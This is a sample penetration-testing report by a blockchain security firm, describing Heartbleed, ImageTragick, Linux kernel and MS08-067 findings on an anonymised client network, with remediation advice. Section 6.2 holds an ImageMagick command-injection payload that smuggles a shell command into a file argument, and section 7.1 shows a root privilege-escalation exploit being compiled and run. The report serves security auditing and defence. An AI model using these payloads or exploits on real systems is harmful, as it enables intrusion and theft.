CryptoSec

SECURITY FOR BLOCKCHAIN

SAMPLE
PENETRATION TESTING REPORT FOR COMPANY ABC

CryptoSec

SECURITY FOR BLOCKCHAIN

Revision history

Version	Date	Author	Changes
1.0	09.02.2018	CRYPTOSEC	Report created

Confirmation

Name	Company	Position	Location	Email

Contacts

Should you have any queries or require any further information about this document and its contents, please contact us using the contacts below.

Company name	CRYPTOSEC / Tomahawk Technologies Inc.
Web	https://www.cryptosec.us
Address	1801 Wedemeyer, San Francisco, 94129, CA, USA
PGP	CCFD 364F 0180 287E 4DD6 A0AB 6CDF F9EC 1BAE D618
Email	info@cryptosec.us

1 Limitations on disclosure and use of this report

This report has been developed by the CRYPTOSEC (hereafter “Service Provider”) based on the result of a security audit of IT resources of <Organization Name> company (hereafter “Client”). The document contains information on vulnerabilities in these IT resources, their severity and methods of exploitation of these vulnerabilities, discovered in the process of the Service Provider’s security audit.

The information presented in this report is confidential and privileged. If you are reading this report, you agree to keep it confidential, and not copy, disclose or disseminate any portion of it without the agreement of the Client.

If you are not the intended recipient of this document, please remember that any disclosure, copying or dissemination of it is forbidden.

2 Main definitions

Black box testing – testing conducted without previous knowledge of the structure/source code/implementation of the object under test

Brute force – an attack that goes through all possible combinations of inputs

CMS – Content Management System – an information system or computer program used to store and organize the process of creating, editing and managing content

CVSS – Common Vulnerability Scoring System

DB – Database

Grey box testing – testing conducted with partial knowledge of the structure/source code/implementation of the object under test

IDS/IPS – Intrusion Detection/Prevention System

Influx DB – A NoSQL database written in the Go programming language

NFS – Network File System – a file system on a network, allowing users to use files and directories on remote computers as if these files and directories were local

Information wholeness – a condition of information, which implies the absence of any changes done with the exception of intentional changes by entitled individuals

IS – Information Security

Network topology – description of the network topology, including equipment/applications it contains and their addresses

OS – Operating System

OWASP – an open source project, dedicated to the security of web applications. It is an internet community that creates best practices, techniques, documentation and tools for the security of web applications

Personal Data – any information that identifies a specific private individual or helps identify a specific individual, including the first name(s), family name, date and place of birth, family, social or financial situation, education, profession, income, etc.

REDIS – REmote DIctionary Server — a “key-value” type of open source data storage server usually used for logging network events

SIEM – Security Information and Event Management, which includes reactions to incidents

Shell code – an executable code, which usually gives control to the command processor and can be used as a good exploit tool, allowing the hacker access to the command line interface of the computer system.

Unsanctioned access (unsanctioned activity) – access to information or activity related to information that violates specified rights and/or rules of access to information and activity related to it

Vulnerability – a flaw in a system, using which the integrity of a system can be intentionally violated, inducing erratic work or loss of protected data

WAF – Web Application Firewall an application level firewall for HTTP traffic

WebDAV – Web Distributed Authoring and Versioning — a set of extensions to the HTTP protocol, allowing clients to perform joint file editing and managing documents on remote web servers

White box testing – testing conducted with knowledge of the structure/source code/implementation of the object under test

XAMPP – a cross-platform web server solution, consisting of Apache, MySQL, interpreter scripts written in PHP and Perl and a large number of additional libraries, allowing the deployment of a complete web server

XSS – Cross Site Scripting

XXE – XML eXternal Entity – a vulnerability that allows the injection of external XML entities

3 Threat and security perpetrator models

During penetration testing of the Client's resources, we develop the threat and perpetrator models.

From the point of view of entitlement to permanent or one-time access into the internal network, all individuals can be divided into two categories:

1. individuals not entitled to access the network;
2. individuals entitled to access the network.

All possible perpetrators are divided into:

- external, attacking from outside the internal network;
- internal, attacking from inside the internal network.

Any individual that has access to a web resource (its basic user, for example) can be an external perpetrator. That perpetrator typically:

- interacts with the company resources through the internet, but does not have physical access to the hardware and communication links;
- possesses the skills and expertise in using known vulnerabilities and undeclared weaknesses of the OS and application software;
- uses well-known free and paid-for sources of of information on exploiting vulnerabilities;
- pursues the goal of accessing critical information or the resources of the company and its clientele, with the desire to cause damage;
- acts alone or as a part of a small group; but does not possess previous knowledge about the company network structure and does not have accounts in internal systems.

During the search for vulnerabilities we discover and identify what actions an external perpetrator may undertake. These can include:

- unsanctioned access to confidential information;
- interception of user data (cookies, sessions, etc.);
- unsanctioned access into the system as a different user; access to the internal company network; unsanctioned access to a corporate web server.

Any company employee can be an internal perpetrator. As a rule, network, system and security administrators are excluded from the list of possible internal perpetrators because of their important role in the functioning of the company's external and internal resources. These

individuals are subjected to a set of security checks during recruitment and supervised during the execution of their job duties.

However, registered users of the company network, technical and administrative personnel are considered as potential internal perpetrators. They usually:

- have the possibility to physically access the local information network;
- have the skills and experience in using known vulnerabilities and undeclared weaknesses in the OS and widely-used software;
- can use well-known free and paid-for means of searching for vulnerabilities and exploiting them;
- access critical information or the resources of the company and its clientele, with the goal of causing damage;
- do not have accounts in certain system or have an unprivileged account with minimal user rights;
- use widely known methods to attack users.

An internal perpetrator can undertake the following actions:

- scan the internal network to obtain information on the internal infrastructure;
- gain access to internal resources (including test resources);
- gain information on users connected to the network;
- acquire the source codes of various applications.

As the Service Provider initially does not have access to the internal network of the Client (access can be gained using several vulnerabilities), the typical threat and perpetrator models is as noted below.

The basic perpetrator is a highly skilled individual with professional knowledge and skills in finding web-vulnerabilities and is able to exploit them. The perpetrator does not have access to the internal network, usually taking the role of a simple user/visitor of the Client's intranet.

The main threat model is the set of threats, created by exploiting vulnerabilities in the following software components functioning in the Client's external and internal resources:

- OpenSSL
- ImageMagic
- Linux OS core
- Windows OS

Thus, we have gained an approximate model of possible perpetrators and the threats that the resources we researched can be subjected to.

4 Goals and objectives of the security audit

The key goal of a security audit Client's internet resource and corporate network is to increase the level of security of the researched resources and prepare the data to develop the Client's information security policy.

Our research on how best to protect the Client's resources has the following objectives:

- finding vulnerabilities in the resources in question by undertaking attacks, imitating the actions of the perpetrator;
- documenting the results of the security audit;
- drawing diagrams of the Client's IT resources;
- developing recommendations on the appropriate treatment of discovered vulnerabilities;
- evaluation of possible risks from within the local networks (inside risks);
- evaluation of the perimeter protection of the identified resources.

5 Results of the security audit

All information noted in this report, including quantitive and qualitative characteristics of found vulnerabilities are provided as of the date of completion of the work done by the Service Provider – 23 January 2017.

The Service Provider has developed specific and general recommendations directed at mitigation of the discovered vulnerabilities and the means to enhance the security of the analyzed resources.

The information about the discovered vulnerabilities, their severity, exploitation examples and recommendations on their treatment are presented in section 6 (external resource vulnerabilities) and 7 (internal resource vulnerabilities) of this document.

5.1 External resources

As a result of the audit conducted on the security of the Client's internet resources, the following vulnerabilities were discovered:

- Buffer overflow in OpenSSL (commonly known as HeartBleed);
- Critical vulnerability in ImageMagic (commonly known as ImageTragick);

Altogether, two external resource vulnerabilities were found.

Both vulnerabilities rate as critical.

The HeartBleed vulnerability was discovered on host1.company.com and is more thoroughly described in section 6.1 of this report. The ImageTragick vulnerability was discovered on host2.company.com and is more thoroughly described in section 6.2 of this report.

By exploiting the above-mentioned vulnerabilities, we were able to access confidential information, including financial reports, marketing materials and VPN-certificates in the Client's corporate network.

Exploiting the ImageTragick vulnerability allowed us to compromise the Client's internet-facing web server and then penetrate the Client's corporate network.

5.2 Internal resources

The following vulnerabilities were discovered as a result of a security audit of the Client's corporate network:

- out-of-date Linux OS core;
- critical vulnerability of the OS Windows Server service.

Both vulnerabilities rate as critical.

The vulnerability of the used Linux OS core was discovered on the web server (host2.company.com) and is more thoroughly described in section 7.1 of this report.

The vulnerability of the OS Windows Server service was discovered on a computer on the corporate network (inthost1.company.com) and is described in section 7.2 of this report.

During the analysis, we succeeded in gaining access to the company's project database, personnel data (e.g., employee work calendars), and learn about the company's key projects, including source code of software in development.

5.3 Summary

Summarizing the testing we conducted, we found that that a number of applications have critical vulnerabilities, the exploitation of which can expose confidential commercial information (such as business plans, intellectual property and source code) as well as personal information. The perpetrator will also be able to gain access to the internal network.

After penetrating the network, the perpetrator will be able to access development workstations and change the source code of applications for personal gain.

Apart from the above-mentioned vulnerabilities, the perpetrator can:

- execute arbitrary code on some servers and workstations;
- gather information about the infrastructure of various services;
- access the source code of applications;
- steal user data (including those of administrators);
- access the organization's financial data.

Active countermeasures were taken after the security audit, including network monitoring and even shutdown of the server that contained the research tools, web shells and vulnerabilities. Despite this, the sources of the attacks were never discovered, while all vulnerabilities were still accessible at the time of the report deadline. Only automatized mass scans of the whole internal network from one address was noticed.

Further targeted actions by the attackers went unnoticed.

Based on the above, we recommend:

- updating the versions of all currently used software and/or change the configuration of the installed software to address the vulnerabilities discovered during the security audit;
- analyze the security of all internet-accessible components, including white box analysis (with access to source code);

- conduct a detailed technical audit of the local network (configuration analysis, administrator interviews, penetration testing with channel-level attacks and Wi-Fi network attacks);
- write a set of documents to describe the information security needs of the Client's corporate network (information security policy, information protection subsystem project, administrator and user information security manuals, etc.);
- conduct education and testing of personnel to increase awareness on information security issues (including awareness on social engineering vulnerabilities);
- implement countermeasures against future attack and network monitoring (IDS/IPS, WAF, SIEM, etc.).

6 Analysis of external resource security

6.1 OpenSSL buffer overflow (Heartbleed)

As a result of a vulnerability analysis of host1.company.com, the Service Provider's specialists discovered a buffer overflow in the cryptography function program library.

Vulnerable hosts: host1.company.com

Risk level: High

Exploitation example:

OpenSSL (HeartBleed, CVE-2014-0160) – a vulnerability, allowing the perpetrator to read the contents of the memory of systems that use certain versions of OpenSSL (from 1.0.1 to 1.0.1f), allowing access to usernames, passwords and secret cryptographic keys on the server which serves as the endpoint of a SSL connection. After acquiring these keys, the perpetrator can control data exchange with that server and undertake other harmful activities.



Figure 1 – OpenSSL buffer overflow

Vulnerability treatment recommendations:

- update OpenSSL to the latest version 1.0.1g or turn off the Heartbeat function in the code – DOPENSSL_NO_HEARTBEATS;
- recall the server SSL certificate and reissue it with a new private key;
- warn all internet resource users to change their passwords after the OpenSSL update (or turn off HeartBeat) and reinstall the SSL certificate

6.2 Remote code execution (ImageTragick)

There is a critical vulnerability in the set of image processing utilities in ImageMagic (ImageTragick, CVE-2016–3714), which allows the perpetrator to remotely execute arbitrary code and compromise the server. Vulnerability is induced by the unneeded file name checkup during evaluator calls (delegate function).

Vulnerable hosts: host2.company.com

Risk level: High

Exploitation example:

Inquiry example:

```
convert 'https://example.com"|ls "-la' out.png
```

The result of this vulnerability exploit is demonstrated in Figure 2.

```
$ convert 'https://example.com"|ls "-la' out.png
total 32
drwxr-xr-x 6 user group 204 Apr 29 23:08 .
drwxr-xr-x+ 232 user group 7888 Apr 30 10:37 ..
...
```

Figure 2 – ImageMagick RCE

Vulnerability treatment recommendations:

Add the following changes to the policy.xml file file:

```
<policy domain="coder" rights="none" pattern="EPHEMERAL" /> <policy
domain="coder" rights="none" pattern="HTTPS" /> <policy domain="coder"
rights="none" pattern="MVG" /> <policy domain="coder" rights="none"
pattern="MSL" /> <policy domain="coder" rights="none" pattern="TEXT" />
<policy domain="coder" rights="none" pattern="SHOW" /> <policy
domain="coder" rights="none" pattern="WIN" /> <policy domain="coder"
rights="none" pattern="PLT" />
```

When using HTTPS, turn off support of delegation of image processing functions to external processors in the configuration file delegates.xml.

7 Analysis of internal resource security

7.1 Oudated Linux OS kernel version

As a result of compromising host2.company.com via the ImageTragic vulnerability (see section 6.2 of this report), the Service Provider's specialists discovered a Linux OS kernel vulnerability in the Client's corporate network.

Vulnerable hosts: host2.company.com

Risk level: High

The Linux OS kernel (CVE-2013-2094) PERF_EVENTS subsystem error allows the perpetrator to gain root-access to the web server. This vulnerability is present in the Linux OS kernel versions from 2.6.37 to 3.8.8.

The result of the vulnerability exploit is shown below:

```
bash-4.1# gcc -O2 exploit.c
bash-4.1# chmod 777 a.out
bash-4.1# su nobody -s /bin/bash
bash-4.1$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)

bash-4.1$ cd /
bash-4.1$ ls
a.out  bin  boot  dev  etc  exploit.c  home  lib  lib64  media....

bash-4.1$ ./a.out
2.6.37-3.x x86_64

sh-4.1# id
uid=0(root) gid=0(root) groups=0(root),99(nobody)
```

Figure 3 – Linux OS PERF_EVENTS subsystem error

Vulnerability treatment recommendations:

Update the Linux OS kernel to version 3.9.x or later.

7.2 Windows server service remote code execution

The Windows OS Server service RPC-request handling (MS08-067, CVE-2008-4250) error was discovered in the netapi32.dll library. This vulnerability allows the perpetrator to induce a stack buffer overflow, allowing a denial of system service attack or the ability to execute arbitrary code on the target system with SYSTEM account privileges.

Vulnerable endpoints: inthost1.company.com

Risk level: High

Windows OS 2000/XP/2003/Vista/2008 versions are susceptible to MS08-067 vulnerability. It can be exploited using Metasploit Framework module:



Figure 4 – MS08-067 vulnerability exploitation

Vulnerability treatment recommendations:

Install the latest updates for the Windows OS version used. In case it is not possible to follow the previous recommendation, we recommend the following to reduce the risk of a successful exploit of the MS08-067 vulnerability:

- turn off Server services and Computer Browser;
- block access to the ports 139 and 445 for TCP;
- in addition to blocking the ports, add a rule in Windows Vista/Server 2008 OS to block all RPC requests with a UUID equal to 4b324fc8-1670-01d3-1278-5a47bf6ee188;
- create a blocking rule for RPC-traffic with UUID 4b324fc8-1670-01d3-1278-5a47bf6ee188 for firewalls, with the use of RPC-traffic filtration (for example, using ISA).

8 Tools and facilities used

Instrumented probing of the network was conducted using the following means to analyze the Client's IT systems defenses:

Parrot OS

Parrot Security OS is a Linux distribution based on Debian with a focus on computer security. It is designed for penetration testing, vulnerability assessment and mitigation, computer forensics. It contains a large number of different tools.

Burp Suite

Burp Suite is an integrated platform for web application attacks. It contains various tools with multiple interfaces dedicated to make the process of attacks easier and faster.

All the tools use the same framework for HTTP message handling and display, for authentication, proxy-servers, registration, notifications, etc.

OpenVAS

OpenVAS is a program for the automated search of known flaws in information system defenses. It is capable of uncovering the most frequently encountered types of vulnerabilities, such as:

- the presence of vulnerable versions of services or domains;
- configuration errors (such as the absence of a requirement to authorize on a SMTP server);
- the presence of default, empty or weak passwords.

Acunetix Web Vulnerability Scanner

Powerful proprietary scanner of web applications, that allows you to explore the deep structure of the application and check the known and specific vulnerabilities to a high degree.

Metasploit

Metasploit Project is an information defense project, created to provide information on vulnerabilities, help in creating IDS signatures, and create and test exploits.

The Metasploit Framework is a convenient platform to create and develop exploits.

The project also includes an opcode database, shellcode archive and information on computer security research.

SQLmap

SQLmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful

detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

DIRB

DIRB – is a scanner of web content. It looks for the existing (possibly hidden) web objects. Its operation is based on a dictionary lookup, it generates requests to the web server and analyzes the response.

DirBuster

DirBuster - is a Java-based application, designed for the brute force of directories names and web applications files and web servers. DirBuster is trying to find hidden directories and files.

Recon-ng

Recon-ng - a full-featured framework of web-intelligence, written in Python. It is completed with independent modules, database connectivity, convenient built-in functions, online help and command completion. Recon-ng provides a powerful environment in which intelligence based on open web sources can be carried out quickly and thoroughly.

Subbrute

Subbrute - search for possible subdomains through a dictionary and using public DNS-resolvers.

NMAP

Nmap ("Network Mapper") - a tool with open source code for network exploration and security checks. It was designed for quick scan of large networks, but works fine with single goals. Nmap uses raw IP packages in original ways for determination of hosts, available on the network, what services (application name and version) they are offering, what operating systems (and OS versions) they are using, what type of package filters/firewalls are used and more than a dozen other characteristics.

While Nmap is commonly used for security check, many system and network administrators find it useful for routine tasks such as control of the network structure, schedule management and track of host or service operation time.

9 The list of the detected domain names and IP-addresses

List of the domain names and IP-addresses of the Client, detected by the Service Provider within the reconnaissance phase.

host1.company.com
host2.company.com
inthost1.company.com

10 The list of the detected external network hosts and services

The table below shows the results of the ports and services scanning in the external network infrastructure.

Table 1. Results of external scanning

Host	Port	Service
1.1.1.1	80	http (Microsoft IIS httpd 10.0)
1.1.1.1	22	ssh (OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8)
1.1.1.2	80	http (Node.js Express framework)
1.1.1.2	443	http (Node.js)